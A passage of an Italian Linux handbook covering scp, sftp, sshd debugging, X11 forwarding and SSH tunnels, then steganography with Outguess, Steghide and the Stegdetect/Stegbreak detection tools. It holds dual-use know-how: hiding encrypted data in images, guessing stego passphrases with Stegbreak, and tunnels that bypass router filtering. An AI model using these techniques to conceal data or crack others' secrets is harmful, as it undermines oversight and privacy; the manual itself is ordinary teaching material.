Tabella 409.24. Alcune opzioni.

Opzione	Descrizione
`-p`	Fa in modo che gli attributi originali dei file vengano rispettati il più possibile nella copia.
`-r`	Permette la copia ricorsiva delle directory.
`-1`	Richiede espressamente l'uso del protocollo nella versione 1.
`-2`	Richiede espressamente l'uso del protocollo nella versione 2.
`-4`	Utilizza indirizzi IPv4.
`-6`	Utilizza indirizzi IPv6.

Seguono alcuni esempi.

- $ **scp tizio@roggen.brot.dg:/etc/profile .** [*Invio*]

  Copia il file '/etc/profile' dall'elaboratore *roggen.brot.dg* utilizzando il nominativo-utente '**tizio**', nella directory corrente dell'elaboratore locale.

- $ **scp -r tizio@roggen.brot.dg:/home/tizio/ .** [*Invio*]

  Copia tutta la directory '/home/tizio/' dall'elaboratore *roggen.brot.dg* utilizzando il nominativo-utente '**tizio**', nella directory corrente dell'elaboratore locale.

Quando si richiede un trasferimento di file più complesso e '**scp**' si mostra scomodo per i propri fini, si può optare per '**sftp**', che si comporta in modo simile a un programma cliente per il protocollo FTP, ma si avvale invece di un servente SSH compatibile con questa estensione.

Il servente OpenSSH può accettare connessioni attraverso '**sftp**' solo se nella sua configurazione è prevista tale gestione. Precisamente, nel file '/etc/ssh/sshd_config' deve essere presente la direttiva seguente:

```
Subsystem       sftp    /usr/lib/sftp-server
```

In pratica, per la gestione di questa funzionalità particolare, il demone '**sshd**' si avvale di un programma di appoggio, corrispondente a '**sftp-server**'.

La sintassi per l'utilizzo di '**`sftp`**' si articola in diverse forme differenti:

```
sftp [opzioni] nodo
```

```
sftp [utente]@nodo
```

```
sftp [utente]@nodo:file...
```

```
sftp [utente]@nodo:directory
```

In pratica, si può avviare '**`sftp`**' con l'indicazione di un nodo, assieme a delle opzioni eventuali; oppure si saltano le opzioni e si indicano dei file che si vogliono prelevare; infine si può indicare una directory di partenza che si vuole aprire immediatamente presso il nodo remoto, per i comandi da impartire successivamente in modo interattivo.

In generale, il comportamento di '**`sftp`**' è molto simile a quello di un cliente FTP tradizionale, con la differenza che la comunicazione avviene in modo cifrato (si veda eventualmente il capitolo 319). La tabella 409.26 elenca alcuni comandi che vengono utilizzati durante il funzionamento interattivo di '**`sftp`**'. Per altre informazioni, si può consultare la pagina di manuale *sftp(1)*.

Tabella 409.26. Alcuni comandi interattivi di '**`sftp`**'.

Comando	Descrizione
`bye` `quit`	'**`bye`**' e '**`quit`**' sono sinonimi. Termina il collegamento e termina l'attività di '**`sftp`**'.
`help` `?`	Elenca i comandi disponibili.
`cd` [*directory_remota*]	Cambia la directory corrente nel sistema remoto.
`ls` [`-l`] [*directory_remota*]	Elenca il contenuto della directory remota specificata, oppure di quella corrente se non viene indicata.
`chmod` *permessi* *file_remoto*	Cambia i permessi sul file remoto.
`chown` *utente* *file_remoto*	Cambia l'utente proprietario del file remoto indicato.
`chgrp` *gruppo* *file_remoto*	Cambia il gruppo abbinato al file remoto indicato.
`mkdir` *directory_remota*	Crea una directory nel sistema remoto.
`pwd`	Visualizza il nome della directory corrente del sistema remoto.

Comando	Descrizione
`ln` ***percorso_esistente collegamento_da_creare***	Crea un collegamento simbolico presso il sistema remoto.
`rename` ***nome_originale nome_nuovo***	Cambia il nome o sposta un file presso il sistema remoto.
`rm` ***file_remoto***	Cancella il file indicato presso il sistema remoto.
`rmdir` ***directory_remota***	Elimina la directory indicata presso il sistema remoto.
`lcd` [***directory_locale***]	Cambia la directory corrente nel sistema locale.
`lls` [`-l`] [***directory_locale***]	Elenca il contenuto della directory locale specificata, oppure di quella corrente se non viene indicata.
`lmkdir` ***directory_locale***	Crea una directory nel sistema locale.
`lpwd`	Visualizza il nome della directory corrente del sistema locale.
`!` [***comando*** [***argomenti***]]	Avvia una shell sull'elaboratore locale, oppure esegue localmente il comando indicato con gli argomenti che gli vengono forniti.
`get` [`-P`] ***file_remoto*** [***file_locale***]	Riceve il file remoto indicato, eventualmente rinominandolo come indicato. Se si usa l'opzione '**`-P`**', vengono preservati i permessi originali.
`put` [`-P`] ***file_locale*** [***file_remoto***]	Invia il file locale indicato, eventualmente rinominandolo come indicato. Se si usa l'opzione '**`-P`**', vengono preservati i permessi originali.

409.10 Verifica del funzionamento di un servente OpenSSH

In condizioni normali, la configurazione tipica di OpenSSH consente delle connessioni dove il riconoscimento degli utenti avviene attraverso l'inserimento della parola d'ordine. Per ragioni di sicurezza, le forme di autenticazione «RHOST», ovvero quelle basate sull'uso dei file '`/etc/hosts.equiv`', '`/etc/shosts.equiv`', '`~/.rhosts`' e '`~/.shosts`', sono disabilitate.

Di solito, l'autenticazione basata sulla verifica della chiave pubblica è abilitata, ma si richiede che i permessi e la proprietà dei file relativi siano coerenti per il contesto a cui si riferiscono.

In generale, è bene evitare le forme di autenticazione RHOST, anche quando sono mediate dal riconoscimento concorrente della chiave pubblica; pertanto, se è necessario accedere senza l'indicazione di una parola d'ordine, il modo più corretto rimane quello del riconoscimento della chiave, senza altre interferenze.

Spesso, quando si cerca di realizzare una connessione senza bisogno di inserire la parola d'ordine, si incappa in qualche problema che impedisce di ottenere il risultato. Per scoprire dove sia il problema, è necessario avviare il demone '**`sshd`**' in modalità diagnostica, per seguire una connessione singola e vedere cosa succede veramente:

```
# sshd -e -d 2>&1 | less [Invio]
```

All’avvio, ciò che si ottiene sono i messaggi relativi allo stato della configurazione. Per esempio:

```
debug1: Seeding random number generator
debug1: sshd version OpenSSH_3.0.2p1 Debian 1:3.0.2p1-9
debug1: private host key: #0 type 0 RSA1
debug1: read PEM private key done: type RSA
debug1: private host key: #1 type 1 RSA
debug1: read PEM private key done: type DSA
debug1: private host key: #2 type 2 DSA
debug1: Bind to port 22 on 0.0.0.0.
Server listening on 0.0.0.0 port 22.
Generating 768 bit RSA key.
RSA key generation complete.
```

Se dal nodo *dinkel.brot.dg* l’utente ‘**tizio**’ tenta di collegarsi, si può leggere, in particolare, l’estratto seguente:

```
Connection from 192.168.1.1 port 32773
…
debug1: trying public key file /home/tizio/.ssh/authorized_keys
debug1: matching key found: file /home/tizio/.ssh/authorized_keys, line 3
…
debug1: ssh_rsa_verify: signature correct
Accepted publickey for tizio from 192.168.1.1 port 32773 ssh2
debug1: Entering interactive session for SSH2.
```

In questo caso si evidenzia un’autenticazione basata sul riconoscimento della chiave pubblica. Ecco cosa potrebbe succedere invece se i permessi non vengono ritenuti adeguati:

```
debug1: trying public key file /home/tizio/.ssh/authorized_keys
Authentication refused: bad ownership or modes for directory /home/tizio
```

In questo caso, l’autenticazione basata sul riconoscimento della chiave pubblica, non funziona perché la directory personale dell’utente consente la scrittura al gruppo, pertanto si ricade nella solita autenticazione per mezzo della parola d’ordine.

409.11 X in un tunnel OpenSSH

OpenSSH è configurato in modo predefinito per gestire automaticamente le connessioni di X. Per comprenderlo è meglio fare subito un esempio pratico. Si immagini di avere avviato X sul proprio elaboratore locale e di avere aperto una finestra di terminale con la quale si effettua una connessione presso un sistema remoto, attraverso ‘**ssh**’. Dopo avere stabilito la connessione, si vuole avviare su quel sistema un programma che utilizza il servente grafico locale: basta avviarlo e tutto funziona, semplicemente, all’interno di un tunnel cifrato di OpenSSH.

409.11.1 Attività svolta da OpenSSH

Il meccanismo attuato da OpenSSH per arrivare a questo risultato è molto complesso, garantendo il funzionamento della connessione anche se le autorizzazioni per l'accesso al servente grafico locale non sono state concesse al sistema remoto.

Nel momento in cui si accede al sistema remoto attraverso '**ssh**' da una finestra di terminale di X, la controparte nel sistema remoto, cioè '**sshd**', genera o aggiorna il file '~/.Xauthority' nel profilo personale dell'utente utilizzato per accedere, attraverso il proprio canale privilegiato. Se dopo la connessione si prova a visualizzare il contenuto della variabile '**DISPLAY**', si dovrebbe osservare che viene indicato uno schermo speciale nel sistema remoto. Si osservi l'esempio:

tizio@dinkel.brot.dg:~$ **ssh -l caio roggen.brot.dg** [*Invio*]

caio's password: ********* [*Invio*]

In questo modo, l'utente '**tizio**' che si trova presso il nodo *dinkel.brot.dg*, cerca di accedere a *roggen.brot.dg*, utilizzando lì il nominativo-utente '**caio**'.

La prima volta che lo fa ottiene la creazione del file '~/.Xauthority' nel sistema remoto, come mostrato qui sotto.

```
/usr/X11/bin/xauth: creating new authority file /home/caio/.Xauthority
```

caio@roggen.brot.dg:~$ **echo $DISPLAY** [*Invio*]

```
roggen.brot.dg:10.0
```

Contrariamente al solito, lo schermo sembra essere collocato presso il sistema remoto, proprio perché è OpenSSH a gestire tutto. In questo modo però, non contano più le autorizzazioni o i divieti fatti attraverso la gestione normale di X. Inoltre, dal momento che la connessione di X è incapsulata nel protocollo SSH, non valgono più eventuali restrizioni poste nei router per impedire l'utilizzo di tale protocollo.

409.11.2 Risvolti sulla sicurezza

La connessione instaurata attraverso OpenSSH garantisce che la comunicazione riferita alla gestione del servente grafico sia protetta, risolvendo la maggior parte dei problemi di sicurezza derivati dall'uso di X attraverso la rete.

Tuttavia, questo non garantisce che il sistema sia completamente sicuro, dal momento che un aggressore potrebbe collocarsi nel nodo remoto e da lì sfruttare il tunnel predisposto proprio da OpenSSH, come documentato in *The interaction between SSH and X11*.

A questo punto, si potrebbe ritenere conveniente di vietare in ogni caso l'utilizzo delle applicazioni per X attraverso la rete, ma dal momento che OpenSSH scavalca i sistemi tradizionali, occorre configurare proprio OpenSSH per questo.

In generale, se è questa l'intenzione, si agisce nel file '/etc/ssh/sshd_config', con la direttiva '**X11Forwarding**', in modo che '**sshd**' non si presti alla gestione di X nel modo descritto.

```
…
X11Forwarding no
…
```

Eventualmente, lo stesso utente può impedirsi di usare X attraverso OpenSSH, intervenendo nel file '`~/.ssh/config`' con la direttiva '**`ForwardX11`**'.

```
…
ForwardX11 no
…
```

409.12 Creazione di un tunnel cifrato generico con OpenSSH

Il cliente OpenSSH è in grado di realizzare un tunnel cifrato tra due elaboratori, attraverso una tecnica chiamata *port forwarding*. In pratica, con questa tecnica, si apre una connessione SSH normale, con o senza l'attivazione di una shell remota, nella quale si inserisce una comunicazione aggiuntiva che collega una porta remota con una porta locale. L'esempio seguente dovrebbe servire per comprendere la tecnica:

1. `tizio@roggen.brot.dg:~$` **`ssh -N -L 9090:dinkel.brot.dg:80 caio@dinkel.brot.dg`** [*Invio*]

   l'utente '**`tizio`**' presso l'elaboratore *`roggen.brot.dg`* si collega all'elaboratore *`dinkel.brot.dg`*, con l'utenza '**`caio`**', per aprire un tunnel tra *`dinkel.brot.dg:80`* e *`roggen.brot.dg:9090`*;

2. [*Ctrl z*]

   `tizio@roggen.brot.dg:~$` **`bg`** [*Invio*]

   dopo essersi identificato presso l'elaboratore remoto, sospende l'esecuzione del programma e quindi lo riattiva sullo sfondo;

3. `tizio@roggen.brot.dg:~$` **`links http://localhost:9090`** [*Invio*]

   A questo punto si può visitare il sito *`http://dinkel.brot.dg:80`* utilizzando invece l'indirizzo *`http://localhost:9090`*, garantendo che la comunicazione tra l'elaboratore locale (*`roggen.brot.dg`*) e *`dinkel.brot.dg`* avvenga in modo cifrato.

Tabella 409.34. Opzioni di '**`ssh`**' specifiche per la realizzazione di un tunnel tra l'elaboratore locale e un nodo remoto, che disponga anche di un servente OpenSSH attivo.

Opzione	Descrizione
`-N`	Non esegue un comando presso l'elaboratore remoto.

Opzione	Descrizione
`-L` ***porta_locale* : *nodo_remoto* : *porta_remota*** `-L` ***porta_locale* / *nodo_remoto* / *porta_remota***	Apre la porta locale indicata e ritrasmette le comunicazioni con questa porta alla porta remota dell'elaboratore remoto indicato. Se si apre localmente una porta privilegiata, occorre agire in qualità di utente '**`root`**' nell'elaboratore locale. La prima notazione riguarda IPv4, mentre la seconda riguarda IPv6.
`-R` ***porta_remota* : *nodo_locale* : *porta_locale*** `-R` ***porta_remota* / *nodo_locale* / *porta_locale***	Apre la porta remota indicata e ritrasmette le comunicazioni con questa porta alla porta locale dell'elaboratore locale indicato. Se si apre una porta privilegiata remota, occorre agire in qualità di utente '**`root`**' nell'elaboratore remoto. La prima notazione riguarda IPv4, mentre la seconda riguarda IPv6.

409.13 Installazione

OpenSSH non è inclusa in tutte le distribuzioni GNU/Linux, a causa delle norme sulle limitazioni all'esportazione dei sistemi di cifratura diffuse in vari paesi, in particolare negli Stati Uniti.

In ogni caso, l'installazione di OpenSSH è semplice: si deve predisporre la chiave del nodo, come già descritto più volte; quindi, se si vogliono accettare connessioni, basta avviare il demone '**`sshd`**', possibilmente attraverso uno script della procedura di inizializzazione del sistema.

La configurazione è facoltativa e deve essere fatta solo se si desiderano inserire forme particolari di limitazioni (come nel caso del divieto dell'inoltro di X), oppure se si vuole concedere l'autenticazione RHOST (cosa che è meglio non fare).

Alcune versioni precompilate di OpenSSH sono organizzate in modo da utilizzare la directory '`/etc/ssh/`' per il file di configurazione del sistema (come è stato mostrato qui); altre mettono direttamente tali file nella directory '`/etc/`'.

409.14 Riferimenti

- *OpenSSH*

  ⟨*http://www.openssh.com/*⟩

- Pagine di riferimenti a lavori attorno al protocollo SSH:

  ⟨*http://www.openssh.org/*⟩

  ⟨*http://freessh.org/*⟩

- *SSH Secure Shell*

  ⟨*http://www.ssh.org/*⟩

• Ulrich Flegel, *The interaction between SSH and X11, thoughts on the security of the Secure Shell*, 1997

⟨http://web.archive.org/web/2002/http://p.ulh.as/docs/ ⟩

[1] **OpenSSH** licenza speciale

[2] Si deve fare attenzione al fatto che tra il nome del nodo e il nome dell'utente ci deve essere uno spazio.

Capitolo 410

Steganografia

La ***steganografia*** è un metodo per nascondere delle informazioni all'interno di qualcosa. Nel concetto di steganografia rientra per esempio l'uso dell'inchiostro simpatico. Nel campo delle informazioni digitali, la steganografia avviene frequentemente attraverso la modifica delle immagini, in modo tale da rendere impercettibile la differenza apportata dall'inserimento dell'informazione addizionale.

L'informazione nascosta attraverso la steganografia richiede spazio; evidentemente, rispetto all'informazione apparente che veicola il messaggio nascosto, l'informazione addizionale può essere solo di entità minore. In questo caso si parla di ***portante*** per individuare l'informazione apparente che nasconde quella steganografata.

Nel campo delle immagini digitali, la steganografia si utilizza anche per marchiare i file, con informazioni che contengono i dati sul diritto di autore; in tal caso si parla di ***filigrana*** (*watermark*). Si osservi comunque che l'inserimento di una filigrana all'interno di un file contenente un'immagine, non dimostra la paternità dell'opera; al massimo può dimostrare chi ha eseguito il marchio. Pertanto, di fatto, la filigrana «protegge» l'opera in quanto toglierla comporta normalmente una riduzione della qualità, così che probabilmente solo il suo autore o chi ne possiede i diritti è in grado di fornire un'immagine della qualità originale.

410.1 Tecniche steganografiche

Le tecniche attraverso cui si realizza la steganografia sono varie e possibilmente sconosciute. Quando la tecnica steganografica è nota, ma soprattutto è noto l'algoritmo usato per inserire le informazioni nella portante, di solito i dati da nascondere sono cifrati, salvo il caso della filigrana in cui l'intento può essere proprio quello di rendere evidente l'informazione.

Nel caso delle immagini, se la portante è costituita da un file in formato grezzo, o comunque non compresso (come può essere il formato PNM o il TIFF), l'informazione può avvenire modificando alcuni bit meno significativi che descrivono il colore di ogni punto grafico (*pixel*). Quando invece l'immagine è costituita da un file in un formato compresso (con perdita di informazioni), la steganografia può sfruttare le caratteristiche dell'algoritmo di compressione stesso per celare le proprie informazioni (la scelta di comprimere in un modo rispetto a un altro determina l'informazione aggiuntiva).

Si possono nascondere delle informazioni anche in un programma eseguibile, quando esiste la possibilità di sostituire delle istruzioni con altre equivalenti, sfruttando così queste variazioni per inserire delle informazioni. Naturalmente ci possono essere anche altre possibilità, in base alle caratteristiche del formato eseguibile da utilizzare; quello che conta è che le modifiche al file per introdurre le informazioni steganografiche non interferiscano con il funzionamento del programma stesso.

È possibile usare anche un file di testo puro per inserire un'informazione addizionale «invisibile», modificando la spaziatura ed eventualmente la punteggiatura. Si può arrivare anche alla sostituzione di parole, attraverso un vocabolario di sinonimi.

Qualunque sia il metodo usato per la steganografia, spesso si richiede che l'informazione aggiunta sia ridondante in qualche modo, per poterla ricostruire anche in caso di un danneggiamento parziale.

410.2 Outguess

Outguess [1] è un programma per la steganografia elettronica in generale, per il quale possono essere scritte delle estensioni per diversi tipi di informazioni. Tuttavia, inizialmente è possibile utilizzare soltanto alcuni formati di immagini per inserire informazioni steganografate:

```
outguess [opzioni] file_portante_originale file_steganografato
```

```
outguess -r [opzioni] file_steganografato file_informazione_segreta
```

Il modello sintattico da un'idea di massima dell'utilizzo dell'eseguibile '**`outguess`**': in condizioni normali si inserisce un'informazione segreta, creando così un file steganografato; se si usa l'opzione '**`-r`**', si estrae l'informazione segreta da un file già steganografato in precedenza.

Outguess ha la capacità di inserire due informazioni steganografiche sovrapposte; inoltre, dal momento che l'algoritmo steganografico è noto, le informazioni possono essere cifrate.

Tabella 410.1. Alcune opzioni.

Opzione	Descrizione
`-k` ***chiave*** `-K`***chiave***	Specifica la chiave (la parola d'ordine) da usare per cifrare o decifrare l'informazione segreta. Nel secondo caso si fa riferimento alla seconda informazione incorporata o da incorporare.
`-d` ***file*** `-D` ***file***	Specifica il file contenente i dati da nascondere all'interno di un altro. Nel secondo caso, si tratta del secondo file da inserire.
`-e` `-E`	Con questa opzione si richiede di aggiungere delle ridondanze all'informazione nascosta, in modo da poterla recuperare anche in presenza di qualche piccolo errore nell'informazione portante. Nel secondo caso, si fa riferimento al secondo file da nascondere.
`-r`	Richiede l'estrazione delle informazioni nascoste.

Segue la descrizione di alcuni esempi.

- `$` **`outguess -d foglio.xls danza.jpg danza-steg.jpg`** [*Invio*]

  Con questo comando si vuole utilizzare il file '`danza.jpg`' per nascondere il file '`foglio.xls`', ottenendo così il file '`danza-steg.jpg`'. Purtroppo, il file portante non ha lo spazio sufficiente per questo:

  ```
  Reading danza.jpg....
  JPEG compression quality set to 75
  Extracting usable bits:   17882 bits
  Correctable message size: 7983 bits, 44.64%
  Encoded 'foglio.xls': 45056 bits, 5632 bytes
  steg_embed: message larger than correctable size 45056 > 7983
  ```

- $ **outguess -d messaggio.txt danza.jpg danza-steg.jpg** [*Invio*]

  Questo comando è una variante di quello precedente, in cui il file da nascondere è costituito da '`messaggio.txt`'. Questa volta, l'incorporazione ha successo e il file '`danza-steg.jpg`' viene generato:

```
Reading danza.jpg....
JPEG compression quality set to 75
Extracting usable bits:   17882 bits
Correctable message size: 7983 bits, 44.64%
Encoded 'messaggio.txt': 440 bits, 55 bytes
Finding best embedding...
    0:   205(43.4%)[46.6%], bias   197(0.96), saved:     1, total:  1.15%
0, 402: Embedding data: 440 in 17882
Bits embedded: 472, changed: 205(43.4%)[46.6%], bias: 197, tot: 17887, skip: 17415
Foiling statistics: corrections: 93, failed: 0, offset: 30.333333 +- 71.419389
Total bits changed: 402 (change 205 + bias 197)
Storing bitmap into data...
Writing danza-steg.jpg....
```

  Si osservi che il file '`messaggio.txt`' è stato steganografato in chiaro, pertanto chiunque può estrarre l'informazione contenuta nel file '`danza-steg.jpg`'.

- $ **outguess -d messaggio.txt -k "ciao a tutti" ↩**
  ↪ **danza.jpg danza-steg.jpg** [*Invio*]

  Questo comando è una variante di quello precedente, in cui il file da nascondere viene cifrato usando la parola d'ordine «ciao a tutti»:

```
Reading danza.jpg....
JPEG compression quality set to 75
Extracting usable bits:   17882 bits
Correctable message size: 7983 bits, 44.64%
Encoded 'messaggio.txt': 440 bits, 55 bytes
Finding best embedding...
    0:   247(52.3%)[56.1%], bias   218(0.88), saved:    -3, total:  1.38%
    3:   236(50.0%)[53.6%], bias   202(0.86), saved:    -2, total:  1.32%
   79:   214(45.3%)[48.6%], bias   217(1.01), saved:     0, total:  1.20%
   87:   225(47.7%)[51.1%], bias   193(0.86), saved:     0, total:  1.26%
  136:   215(45.6%)[48.9%], bias   187(0.87), saved:     0, total:  1.20%
136, 402: Embedding data: 440 in 17882
Bits embedded: 472, changed: 215(45.6%)[48.9%], bias: 187, tot: 17819, skip: 17347
Foiling statistics: corrections: 117, failed: 0, offset: 43.580000 +- 68.673760
Total bits changed: 402 (change 215 + bias 187)
Storing bitmap into data...
Writing danza-steg.jpg....
```

- $ **outguess -d messaggio.txt -k "ciao a tutti" ↩**
  ↪ **-D messaggio-bis.txt -K "viva le donne" danza.jpg ↩**
  ↪ **danza-steg.jpg** [*Invio*]

  Questo comando è una variante di quello precedente, in cui ci sono due file da nascondere, cifrati con parola d'ordine differenti:

```
Reading danza.jpg....
JPEG compression quality set to 75
Extracting usable bits:   17882 bits
Correctable message size: 7983 bits, 44.64%
Encoded 'messaggio.txt': 440 bits, 55 bytes
Finding best embedding...
    0:   247(52.3%)[56.1%], bias   218(0.88), saved:    -3, total:  1.38%
    3:   236(50.0%)[53.6%], bias   202(0.86), saved:    -2, total:  1.32%
   79:   214(45.3%)[48.6%], bias   217(1.01), saved:     0, total:  1.20%
   87:   225(47.7%)[51.1%], bias   193(0.86), saved:     0, total:  1.26%
  136:   215(45.6%)[48.9%], bias   187(0.87), saved:     0, total:  1.20%
136, 402: Embedding data: 440 in 17882
Bits embedded: 472, changed: 215(45.6%)[48.9%], bias: 187, tot: 17819, skip: 17347
Encoded 'messaggio-bis.txt': 440 bits, 55 bytes
Finding best embedding...
  111:   248(52.5%)[56.4%], bias   280(1.13), saved:    -3, total:  1.39%
111, 528: Embedding data: 440 in 17882
Bits embedded: 472, changed: 248(52.5%)[56.4%], bias: 280, tot: 17924, skip: 17452
Foiling statistics: corrections: 239, failed: 0, offset: 46.980892 +- 108.044297
Total bits changed: 930 (change 463 + bias 467)
Storing bitmap into data...
Writing danza-steg.jpg....
```

- `$` **`outguess -r -k "ciao a tutti" danza-steg.jpg testo.txt`** [*Invio*]

  Questo comando si riferisce all'esempio precedente e si mostra l'estrazione del primo file di informazioni (generando il file '`testo.txt`'). Si osservi che la selezione si ottiene solo in base alla scelta della parola d'ordine corretta:

  ```
  Reading danza-steg.jpg....
  Extracting usable bits:   17882 bits
  Steg retrieve: seed: 136, len: 55
  ```

- `$` **`outguess -r -k "viva le donne" danza-steg.jpg testo-bis.txt`** [*Invio*]

  Questo comando si riferisce ai due esempi precedenti e si mostra l'estrazione del secondo file di informazioni (generando il file '`testo-bis.txt`'). Si osservi che la selezione si ottiene solo in base alla scelta della parola d'ordine corretta e l'opzione '**`-k`**' rimane in forma minuscola:

  ```
  Reading danza-steg.jpg....
  Extracting usable bits:   17882 bits
  Steg retrieve: seed: 111, len: 55
  ```

410.3 Stegdetect

Stegdetect [2] è un programma realizzato dallo stesso autore di Outguess, con lo scopo di cercare di individuare la presenza di informazioni steganografiche all'interno di file che apparentemente contengono solo un'immagine.

Il programma è in grado, teoricamente, di individuare la presenza di diversi tipi di algoritmi steganografici, ma non si può contare che l'analisi sia attendibile; soprattutto, non si può contare sul fatto che sia rivelato alcunché, anche quando l'informazione nascosta esiste veramente.

```
stegdetect [opzioni] [file]...
```

Il programma '**stegdetect**', viene usato normalmente senza opzioni, indicando nella riga di comando l'elenco dei file da controllare; se questa indicazione manca, '**stegdetect**' attende il nome dei file da controllare dallo standard input. Ecco un esempio molto semplice di utilizzo:

$ **stegdetect *.jpg** [*Invio*]

```
…
000001.jpg : negative
000002.jpg : jphide(*)
000003.jpg : skipped (false positive likely)
000004.jpg : jphide(***)
000005.jpg : outguess(**)
000007.jpg : negative
…
```

Come si può intuire, gli asterischi vengono usati per indicare la probabilità con la quale è da ritenere che esista effettivamente un'informazione steganografata con l'algoritmo indicato.

Il pacchetto di Stegdetect include anche il programma '**stegbreak**', con il quale si può tentare di estrarre l'informazione contenuta nella portante, tentando di scoprire la parola d'ordine usata per cifrare i dati:


```
stegbreak [opzioni] [file]...
```

L'utilizzo del programma avviene nello stesso modo di '**stegdetect**', con la differenza che, se l'analisi ha successo, il rapporto generato restituisce, con il nome del file, la parola d'ordine scoperta.

Di solito, assieme a questi programmi si trova anche '**xsteg**'[3] (che eventualmente può essere distribuito con un pacchetto separato), che consente l'uso di '**stegdetect**' attraverso un pannello grafico, che pertanto si usa con Il sistema X.

```
xsteg
```

Il programma non richiede opzioni e comunque offre funzionalità limitate.

Figura 410.9. Xsteg durante il funzionamento.

Per ulteriori dettagli, si vedano le pagine di manuale *stegdetect(1)*, *stegbreak(1)* e *xsteg(1)*.

410.4 Steghide

Steghide [4] è un programma per la steganografia, utilizzando formati grafici (JPEG e BMP) e formati audio non compressi (WAV-RIFF e AU). La sintassi per l'uso del programma prevede un argomento iniziale che dichiara l'azione, seguito dalle opzioni relative:

```
steghide azione [opzioni]
```

L'azione viene dichiarata attraverso un nome, che eventualmente può essere preceduto da due trattini ('--').

Tabella 410.10. Alcune azioni.

Azione	Descrizione
`embed` `--embed`	Richiede l'inserimento di un'informazione all'interno di un file portante che si vuole steganografare.
`extract` `--extract`	Richiede l'estrazione di un'informazione da un file steganografato in precedenza.
`info` `--info`	Richiede informazioni su un file da steganografare o già steganografato.

Segue la descrizione di alcune opzioni. Si osservi che le opzioni utilizzabili effettivamente dipendono dall'azione dichiarata all'inizio della riga di comando.

Tabella 410.11. Alcune opzioni.

Opzione	Descrizione
-ef ***file*** --embedfile ***file***	Specifica un file da inserire all'interno di un altro, attraverso la steganografia (quando si usa l'azione '**embed**').
-cf ***file*** --coverfile ***file***	Specifica un file portante, da steganografare.
-sf ***file*** --stegofile ***file***	Specifica il nome del file steganografato da generare (quando si usa l'azione '**embed**').
-xf ***file*** --extractfile ***file***	Specifica il nome del file da generare con il contenuto di quanto inserito in precedenza in un file steganografato (si usa con l'azione '**extract**').
-p ***parola_d'ordine*** --passphrase ***parola_d'ordine***	Specifica, già nella riga di comando, la parola d'ordine da usare per cifrare o per decifrare un'informazione segreta.

In condizioni normali, Steghide comprime e cifra le informazioni prima di procedere alla steganografia; attraverso delle opzioni che non sono state elencate, è possibile specificare il livello di compressione e l'algoritmo da usare per la cifratura. Il sistema crittografico è simmetrico, ovvero a chiave segreta, costituita da una parola d'ordine. Segue la descrizione di alcuni esempi.

- $ **steghide info prova.jpg** [*Invio*]

  Richiede informazioni sul file 'prova.jpg', che in questo caso consente di inserire circa 2,9 Kibyte:

  ```
  "prova.jpg":
    format: jpeg
    capacity: 2.9 KB
  ```

  Il programma propone di verificare l'esistenza di un contenuto steganografico, ma in questo caso si rinuncia:

  Try to get information about embedded data? (y/n) **n** [*Invio*]

- $ **steghide embed -ef messaggio.txt -cf prova.jpg** ↩
  ↪ **-sf prova-steg.jpg** [*Invio*]

  Si richiede di utilizzare il file 'prova.jpg' per incorporare il contenuto del file 'messaggio.txt', generando il file steganografato 'prova-steg.jpg'. Mancando l'opzione '**-p**', viene richiesto di specificare la parola d'ordine:

  Enter passphrase: ***digitazione_all'oscuro*** [*Invio*]

  Re-Enter passphrase: ***digitazione_all'oscuro*** [*Invio*]

```
embedding "messaggio.txt" in "prova.jpg"... done
writing stego file "prova-steg.jpg"... done
```

* `$` **`steghide extract -sf prova-steg.jpg`** [*Invio*]

  Si richiede di estrarre il contenuto di '`prova-steg.jpg`':

  `Enter passphrase:` ***digitazione_all'oscuro*** [*Invio*]

  ```
  wrote extracted data to "messaggio.txt".
  ```

* `$` **`steghide extract -sf prova-steg.jpg -xf segreto.txt`** [*Invio*]

  Si richiede di estrarre il contenuto di '`prova-steg.jpg`', specificando che il nome da usare per il file da creare deve essere '`segreto.txt`':

  `Enter passphrase:` ***digitazione_all'oscuro*** [*Invio*]

  ```
  wrote extracted data to "segreto.txt".
  ```

410.5 Altri programmi affini

* *snowdrop(1)* [5]

  Si tratta di un programma per l'inserimento di filigrane nel testo normale e nei sorgenti in linguaggio C.

[1] **Outguess** licenza speciale BSD

[2] **Stegdetect** licenza speciale BSD

[3] **Xsteg** licenza speciale BSD

[4] **Steghide** GNU GPL

